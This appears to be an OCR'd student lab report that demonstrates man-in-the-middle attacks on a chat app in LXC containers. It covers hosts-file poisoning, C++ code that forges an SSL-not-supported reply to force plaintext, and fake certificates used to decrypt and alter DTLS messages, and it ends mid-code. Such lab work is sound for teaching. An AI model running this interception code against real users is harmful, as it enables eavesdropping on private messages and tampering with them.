
Command for poisoning the DNS :
> bash ~/poison-dns-alice1-bob1.sh

```
ubuntu@cs23mtech14006:~$ bash ~/poison-dns-alice1-bob1.sh
ubuntu@cs23mtech14006:~$
```

Scenario before and after the interception >>>

Bob & Alice Before the Interception	Bob & Alice After the Interception
ubuntu@cs23mtech14006:~$ lxc exec bob1 bash root@bob1:~# cat /etc/hosts 127.0.0.1 localhost 172.31.0.2 alice1 172.31.0.3 bob1 # The following lines are desirable for IPv6 capable hosts ::1 ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters ff02::3 ip6-allhosts root@bob1:~#	ubuntu@cs23mtech14006:~$ lxc exec bob1 bash root@bob1:~# cat /etc/hosts 127.0.0.1 localhost 172.31.0.4 alice1 172.31.0.3 bob1 # The following lines are desirable for IPv6 capable hosts ::1 ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters ff02::3 ip6-allhosts root@bob1:~#
ubuntu@cs23mtech14006:~$ lxc exec alice1 bash root@alice1:~# cat /etc/hosts 127.0.0.1 localhost 172.31.0.2 alice1 172.31.0.3 bob1 # The following lines are desirable for IPv6 capable hosts ::1 ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters ff02::3 ip6-allhosts root@alice1:~#	ubuntu@cs23mtech14006:~$ lxc exec alice1 bash root@alice1:~# cat /etc/hosts 127.0.0.1 localhost 172.31.0.2 alice1 172.31.0.4 bob1 # The following lines are desirable for IPv6 capable hosts ::1 ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters ff02::3 ip6-allhosts root@alice1:~#

Communication Diagram >>>



Flow Explanation >>>

1) Alice Sends chat_start_ssl: Alice initiates a secure chat by sending a chat_start_ssl message.

```
root@alice1:~# ./secure_chat -c bob1

Client Socket Created

You: chat_hello
Server: chat_ok_reply
You: chat_START_SSL
```

2)Trudy Intercepts chat_start_ssl: Trudy intercepts Alice's chat_start_ssl message before it reaches Bob.

```
root@trudy1:~# ./secure_chat_interceptor -d alice1 bob1
......Fake Server initialized......

Received message from Client: chat_hello
Forwarding to Bob

Received message from Server: chat_ok_reply
Forwarding to Alice

Received message from Client: chat_START_SSL
```


3)Trudy Forged reply chat_start_ssl_not_supported: Instead of forwarding Alice's message to Bob, Trudy sends a forged reply message chat_start_ssl_not_supported back to Alice, indicating that Bob does not support secure chat.

```
root@trudy1:~# ./secure_chat_interceptor -d alice1 bob1
......Fake Server initialized......

Received message from Client: chat_hello
Forwarding to Bob

Received message from Server: chat_ok_reply
Forwarding to Alice

Received message from Client: chat_START_SSL

chat_START_SSL_NOT_SUPPORTED message sent to Client.
```

4)Trudy Forwards chat_start_ssl_not_supported : Trudy forwards the forged chat_start_ssl_not_supported message to Alice.


```
root@alice1:~# ./secure_chat -c bob1

Client Socket Created

You: chat_hello
Server: chat_ok_reply
You: chat_START_SSL
Server: chat_START_SSL_NOT_SUPPORTED
```

5)Alice Receives chat_start_ssl_not_supported: Alice receives the forged chat_start_ssl_not_supportedmessage from Trudy.



6)Alice and Bob Fallback to Insecure Communication: Believing that Bob does not support secure chat, Alice and Bob revert to insecure communication.

7)Trudy Eavesdrops on Insecure Communication: Trudy eavesdrops on the insecure communication between Alice and Bob.



>>> Code Snippets of Task - 3 :

```
int main(int argc, char *argv[]) {
    char *host_name_client, *port_no, *option;
    char *host_name_server;
    int server_sd;
    int client_sd;

    if (argc != 4) {
        cout << "Number of arguments wrong: " << endl;
        cout << argc << endl;
        exit(1);
    }

    option = argv[1];
    host_name_client = argv[2];
    host_name_server = argv[3];
    // port_no = argv[4];

    server_sd = create_fake_server_socket(); // for fake Bob
    client_sd = create_fake_client_socket(host_name_server); // for fake Alice

    if(strcmp(option, "-d") == 0) {
        mitm_attack_1(server_sd, client_sd,host_name_server);
    } else {
        cout << "Wrong option\n" << endl;
    }

    return 0;
}
```

Initialize the client as "Alice" for Bob and the server as "Bob" for Alice, enabling Trudy to perform a MIMA attack using this fake client-server setup.

```
int mitm_attack_1(int server_sd, int client_sd,const char *hostname) {
    // socklen_t len2 = sizeof(server_addr);
    while(true) {
        int alice_msg = recvfrom(server_sd, receiveMessageAlice, MAX, 0, (struct sockaddr *)&client_addr, &len);
        if(alice_msg < 0) {
            cout << "Message not received from Client." << endl;
            return 0;
        }
        cout << "\nReceived message from Client: " << receiveMessageAlice << endl;
        if((strncmp(receiveMessageAlice, "chat_START_SSL", 14)) == 0) {
            cout << "\nchat_START_SSL_NOT_SUPPORTED message sent to Client." << endl;
            // Simulate response to "start_tls" with a message
            sendto(server_sd, "chat_START_SSL_NOT_SUPPORTED", strlen("chat_START_SSL_NOT_SUPPORTED"), 0, (struct sockaddr *)&client_addr, sizeof(client_a
            continue;
        } else if ((strncmp(receiveMessageAlice, "chat_close", 10)) == 0) {
            cout << "\nConnection terminated from Client." << endl;
            // Forward "term" message to Bob
            sendto(client_sd, receiveMessageAlice, strlen(receiveMessageAlice), 0, (struct sockaddr *)&server_addr, sizeof(server_addr));
            break;
        } else {
            // Forward message to Bob
            cout<<"Forwarding to Bob"<<endl;
            sendto(client_sd, receiveMessageAlice, strlen(receiveMessageAlice), 0, (struct sockaddr *)&server_addr, sizeof(server_addr));
        }
```


First, receive a message from Alice and then send it to Bob, where Trudy will act as a man-in-the-middle attacker. When Alice tries to start secure communication by sending "chat_START_SSL" to Bob, Trudy changes the message to "chat_START_SSL_NOT_SUPPORTED" before it reaches Bob, stopping the secure connection from being established.

```
        int bob_msg = recvfrom(client_sd, receiveMessageBob, MAX, 0, (struct sockaddr *)&server_addr, (socklen_t *)sizeof(server_addr));
        // if(bob_msg < 0) {
        //     cout << "\nMessage not received from Server." << endl;
        //     break;
        // }
        cout << "\nReceived message from Server: " << receiveMessageBob << endl;
        if((strncmp(receiveMessageBob, "chat_close", 10)) == 0) {
            cout << "\nConnection terminated from Server." << endl;
            // Forward "term" message to Alice
            sendto(server_sd, receiveMessageBob, strlen(receiveMessageBob), 0, (struct sockaddr *)&client_addr, len);
            break;
        } else {
            // Forward message to Alice
            cout<<"Forwarding to Alice"<<endl;
            sendto(server_sd, receiveMessageBob, strlen(receiveMessageBob), 0, (struct sockaddr *)&client_addr, len);
        }
    }
    close(server_sd);
    close(client_sd);
    return 0;
}
```

Receive a message from Bob and then send it to Alice, with Trudy acting as a man-in-the-middle attacker

Run this process in a loop until either the client or server decides to disconnect the session, with Trudy continuing to act as a man-in-the-middle attacker.

WireShark Flow Capture >>>



Wireshark Trace >>>

No.	Time	diff	Source	Destination	Protocol	Length	Data	Info
1	0.000000	0.000000	172.31.0.2	172.31.0.4	UDP	44	6100	34459 → 12345 Len=2
2	0.000367	0.000367	172.31.0.4	172.31.0.3	UDP	43	61	47036 → 12345 Len=1
3	1.503675	1.503308	172.31.0.3	172.31.0.4	UDP	44	6200	12345 → 47036 Len=2
4	1.503871	0.000196	172.31.0.4	172.31.0.2	UDP	43	62	12345 → 34459 Len=1
5	3.484000	1.980129	172.31.0.2	172.31.0.4	UDP	44	6300	34459 → 12345 Len=2
6	3.484157	0.000157	172.31.0.4	172.31.0.3	UDP	43	63	47036 → 12345 Len=1
7	4.874478	1.390321	172.31.0.3	172.31.0.4	UDP	44	6400	12345 → 47036 Len=2
8	4.874647	0.000169	172.31.0.4	172.31.0.2	UDP	43	64	12345 → 34459 Len=1
9	5.177923	0.303276	00:16:3e:3d:17:94	00:16:3e:d2:a2:f0	ARP	42		Who has 172.31.0.3? Tell 172.31.0.4
10	5.178391	0.000468	00:16:3e:ae:c3:fd	00:16:3e:3d:17:94	ARP	42		Who has 172.31.0.4? Tell 172.31.0.2
11	5.178422	0.000031	00:16:3e:3d:17:94	00:16:3e:ae:c3:fd	ARP	42		172.31.0.4 is at 00:16:3e:3d:17:94
12	5.178426	0.000004	00:16:3e:d2:a2:f0	00:16:3e:3d:17:94	ARP	42		172.31.0.3 is at 00:16:3e:d2:a2:f0
13	6.371504	1.193078	172.31.0.2	172.31.0.4	UDP	44	6500	34459 → 12345 Len=2
14	6.371674	0.000170	172.31.0.4	172.31.0.3	UDP	43	65	47036 → 12345 Len=1
15	6.713872	0.342198	00:16:3e:3d:17:94	00:16:3e:ae:c3:fd	ARP	42		Who has 172.31.0.2? Tell 172.31.0.4
16	6.714129	0.000257	00:16:3e:d2:a2:f0	00:16:3e:3d:17:94	ARP	42		Who has 172.31.0.4? Tell 172.31.0.3
17	6.714154	0.000025	00:16:3e:3d:17:94	00:16:3e:d2:a2:f0	ARP	42		172.31.0.4 is at 00:16:3e:3d:17:94
18	6.714158	0.000004	00:16:3e:ae:c3:fd	00:16:3e:3d:17:94	ARP	42		172.31.0.2 is at 00:16:3e:ae:c3:fd
19	7.803704	1.089546	172.31.0.3	172.31.0.4	UDP	44	6600	12345 → 47036 Len=2
20	7.803874	0.000170	172.31.0.4	172.31.0.2	UDP	43	66	12345 → 34459 Len=1

Secure Chat app passive interceptor summary >>>

1) Defines functions to create a **fake server and a fake client** for UDP communication.
2) Implements a Man-in-the-Middle (MITM) attack function to **intercept** and **modify** messages between the client and the server.
3) The **MITM function eavesdrops** on messages between the fake client (Alice) and the fake server (Bob).
4) It **forwards messages between the fake client and the fake server**, **allowing the attacker to manipulate or block messages.**
5) Utilizes the poll() function to **monitor multiple file descriptors for incoming data.**
6) Supports a **command-line option (-d) to trigger the MITM attack**, facilitating testing and experimentation.

—---------- End of Task - 3 ----------

Task - 4 >>> Active MITM attack for tampering chat messages and dropping DTLS handshake messages

Trudy gains unauthorized access to the server of the intermediate Certificate Authority (CA), allowing her to issue fraudulent certificates for Alice and Bob. These fake certificates mimic legitimate certificates but are generated without proper authorization. Trudy also saves the Certificate Signing Requests (CSRs) and key-pairs for these certificates in .pem files.

>>> verify fake_alice.pem

```
root@Sherlock:/home/new_cert# openssl verify -CAfile root.pem -untrusted intermediate.pem fake_alice.pem
fake_alice.pem: OK
```

>>> verify fake_bob.pem

```
root@Sherlock:/home/new_cert# openssl verify -CAfile root.pem -untrusted intermediate.pem fake_bob.pem
fake_bob.pem: OK
```


>>> verify fake_bob.csr

```
root@Sherlock:/home/new_cert# openssl req -verify -in fake_bob.csr
Certificate request self-signature verify OK
-----BEGIN CERTIFICATE REQUEST-----
MIIBOzCB4wIBADBOMQswCQYDVQQGEwJJTjESMBAGA1UECAwJVEVMQU5HQU5BMQ4w
DAYDVQQHDAVLQU5ESTENMAsGA1UECgwESUlUSDEMMAoGA1UEAwwDQm9iMFkwEwYH
KoZIzj0CAQYIKoZIzj0DAQcDQgAEF8T2+UPgzTRJh0p8Y+wOMcyfc98ti/L0Y6vt
V4CyC2HCWlCMpR1P92rppNK5VPYH9O/WsaTwHCDiBMiZpAG/ZaAzMDEGCSqGSIb3
DQEJDjEkMCIwCwYDVR0PBAQDAgWgMBMGA1UdJQQMMAoGCCsGAQUFBwMBMAoGCCqG
SM49BAMCA0cAMEQCIFZvJC/3j/w4Rac0lFVQDaNwEkHEdhQ6RrPHFY1C4H9lAiAU
Ue1dt7vR0Xn7B98SPsKeYEX9BKFfOuh/jphFU+SY2A==
-----END CERTIFICATE REQUEST-----
```

>>> verify fake_alice.csr

```
root@Sherlock:/home/new_cert# openssl req -verify -in fake_alice.csr
Certificate request self-signature verify OK
-----BEGIN CERTIFICATE REQUEST-----
MIIBwzCCASwCAQAwUDELMAkGA1UEBhMCSU4xEjAQBgNVBAgMCVRFTEFOR0FOQTEO
MAwGA1UEBwwFS0FOREkxDTALBgNVBAoMBElJVEgxDjAMBgNVBAMMBUFsaWNlMIGf
MA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDPgxxseIX6exzikqIWdrrPbcEw3TZA
jlokRehqJ2dBhH1HwczVi5UsyD5zifkDk+0gcDwRQ/fnt3X5p1KCbe0rRRKXvp9M
r9jZVaBhWEuFKKsdPKz72jKqNKI3IwU8qFS4ImfFC6IPvu5XrMa36j/VuA2Bf4iQ
kT5dORKqq0xrRwIDAQABoDMwMQYJKoZIhvcNAQkOMSQwIjALBgNVHQ8EBAMCBaAw
EwYDVR0lBAwwCgYIKwYBBQUHAwEwDQYJKoZIhvcNAQELBQADgYEAW4WTUE3HLeYF
/1zhKk/gkOoGaUYQn9E90KUHVEDhwmnrv0tCQLjUOx2Mp0sN04Wlj+POnnnAvAq/
ui7y/xN4GlYiWhbaV7WMXg4tXQaKZrkNhlqCbAiH6/j26RBeq23NhsgP2+qdw2fU
mXikFgK8h9n6HEc46VVLggi9C5OvECA=
-----END CERTIFICATE REQUEST-----
```

Communication Diagram >>>



Communication flow in the presence of the MITM attack conducted by Trudy, illustrating how Trudy intercepts the DTLS handshakes, presents fake certificates, decrypts and manipulates the chat messages, and then forwards them to the intended recipient >>>

> Alice and **Bob** are the chat clients and serve, are attempting to communicate securely over **DTLS**.

> Trudy, the Man-in-the-Middle (MITM) attacker, **impersonates** the communication between **Alice** and **Bob** using fake certificates.

> Fake Certificates: Trudy presents **fake certificates** to both Alice and Bob, impersonating the other party. These certificates appear valid as they are signed by the trusted intermediate CA.

> DTLS Handshake: Alice initiates a **DTLS handshake** with Trudy, believing she is communicating with Bob but indeed is communicating to impersonator Trudy.

> Trudy responds with a **fake certificate** for Bob, signed by the trusted intermediate CA as seen in the image below.

```
root@trudy1:~# ./secure_chat_active_interceptor_copy -m
 alice1 bob1
......Fake Server initialized......
Alice: chat_hello
Bob: chat_ok_reply
Alice: chat_START_SSL
Bob: chat_START_SSL_ACK
SSL/TLS pipe successful

C = IN, ST = TELANGANA, L = KANDI, O = IITH, CN = Alice
Alice Certificate Valid
Bob Certificate Valid
```

```
root@alice1:~# ./s -c bob1

Client Socket Created

You: chat_hello
Server: chat_ok_reply
You: chat_START_SSL
Server: chat_START_SSL_ACK
Session is resumable.

C = IN, ST = TELANGANA, L = KANDI, O = IITH, CN
= Bob
Server Certificate Valid
SSL/TLS pipe successful
```

> Similarly, Bob initiates a DTLS handshake with Trudy, receiving a fake certificate for Alice.

```
root@bob1:~# ./s -s
Server is waiting for incoming connections...


Client: chat_hello
You: chat_ok_reply
Client: chat_START_SSL
You: chat_START_SSL_ACK
SSL/TLS pipe successful
ECDHE-ECDSA-AES256-GCM-SHA384

client and server are compatible with cipher suits
New Session


C = IN, ST = TELANGANA, L = KANDI, O = IITH, CN = Al
ice
Client Certificate Valid
```


```
root@trudy1:~# ./secure_chat_active_interceptor_copy -m
 alice1 bob1
......Fake Server initialized......
Alice: chat_hello
Bob: chat_ok_reply
Alice: chat_START_SSL
Bob: chat_START_SSL_ACK
SSL/TLS pipe successful

C = IN, ST = TELANGANA, L = KANDI, O = IITH, CN = Alice
Alice Certificate Valid
Bob Certificate Valid
```

> Decryption: Trudy intercepts the encrypted chat messages exchanged between Alice and Bob, **decrypts** them, and can then choose to modify or **re-encrypt** the messages before forwarding them to the intended recipient.


> Encrypted Chat Messages: After decryption, Trudy has access to the plaintext chat messages and can **manipulate** them before re-encrypting and forwarding them to the intended recipient.

```
Hello I am afraid!!!!
```

Bob sent the message thinking it would go to Alice, but Trudy interpreted that.



Trudy Interpreted that and played with the integrity of the message




Alice received the modified message.


> Similarly any message that would get exchanged between the client and server can be modified by malicious trudy.

>>> Features :::

1) Demonstrating how the active MITM also handles the packet loss or guard the packet loss



*As show in the above figure the **'chat_hello'** message sent by client got lost and how using timers the proxy and client were able to find the same*



*Here the loss of '**ssl_connect()**' could be easily sensed by both proxy and server*

Similarly we have framed the code to manage the packet loss i.e. both application and chat message in any fashion.

Note: Similarly we have taken care of all the features mentioned in task-2.

>>> Code Snippets of Task - 4 :::

```
int main(int argc, char *argv[])
{
    char *host_name_client, *port_no, *option;
    char *host_name_server;
    int client_sd;
    int connection;
    if (argc != 4)
    {
        cout<<"No of arguments wrong: "<<endl;
        cout<<argc<<endl;
        exit(0);
    }
    option = argv[1];
    host_name_client = argv[2];
    host_name_server = argv[3];
    connection = create_fake_server_socket();//for fake Bob
    client_sd = create_fake_client_socket(host_name_server);//for fake Alice
    if(strcmp(option, "-m")==0)
    {
        active_mitm_attack(connection, client_sd, host_name_server);
    }
    else
    {
        cout<<"Wrong option\n"<<endl;
    }
    return 0;
}
```

Initialize the client as "Alice" for Bob and the server as "Bob" for Alice, enabling Trudy to perform a MIMA attack using this fake client-server setup.

```
SSL_CTX *create_server_context()
{
    const SSL_METHOD *method;
    SSL_CTX *ctx;
    method = DTLSv1_2_server_method();

    ctx = SSL_CTX_new(method);
    if (!ctx)
    {
        perror("Unable to create SSL context");
        ERR_print_errors_fp(stderr);
        exit(EXIT_FAILURE);
    }

    return ctx;
}

SSL_CTX *create_client_context()
{
    const SSL_METHOD *method;
    SSL_CTX *ctx;
    method = DTLSv1_2_client_method();
    ctx = SSL_CTX_new(method);
    if (!ctx)
    {
        perror("Unable to create SSL context");
        ERR_print_errors_fp(stderr);
        exit(EXIT_FAILURE);
    }
    SSL_CTX_set_cipher_list(ctx, "ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256");
    SSL_CTX_set_session_cache_mode(ctx, SSL_SESS_CACHE_CLIENT);
    return ctx;
}
```

Client and server negotiate secure communication using DTLSv1.2, where the client includes a list of supported ciphers.

```
    int receivedBob = recvfrom(client_sd, receiveMessageBob, MAX, 0, (struct sockaddr *)&server_addr, (socklen_t *)sizeof(server_addr));
    if (receivedBob < 0) {
        if ((errno == EWOULDBLOCK || errno == EAGAIN )) {
            // Timeout occurred, handle accordingly
            cout<<endl;
            cout<< "Timeout: No message received from server, Packet might be lost\n";
            cout<<"Terminating the connection"<<endl;
            cout<<endl;
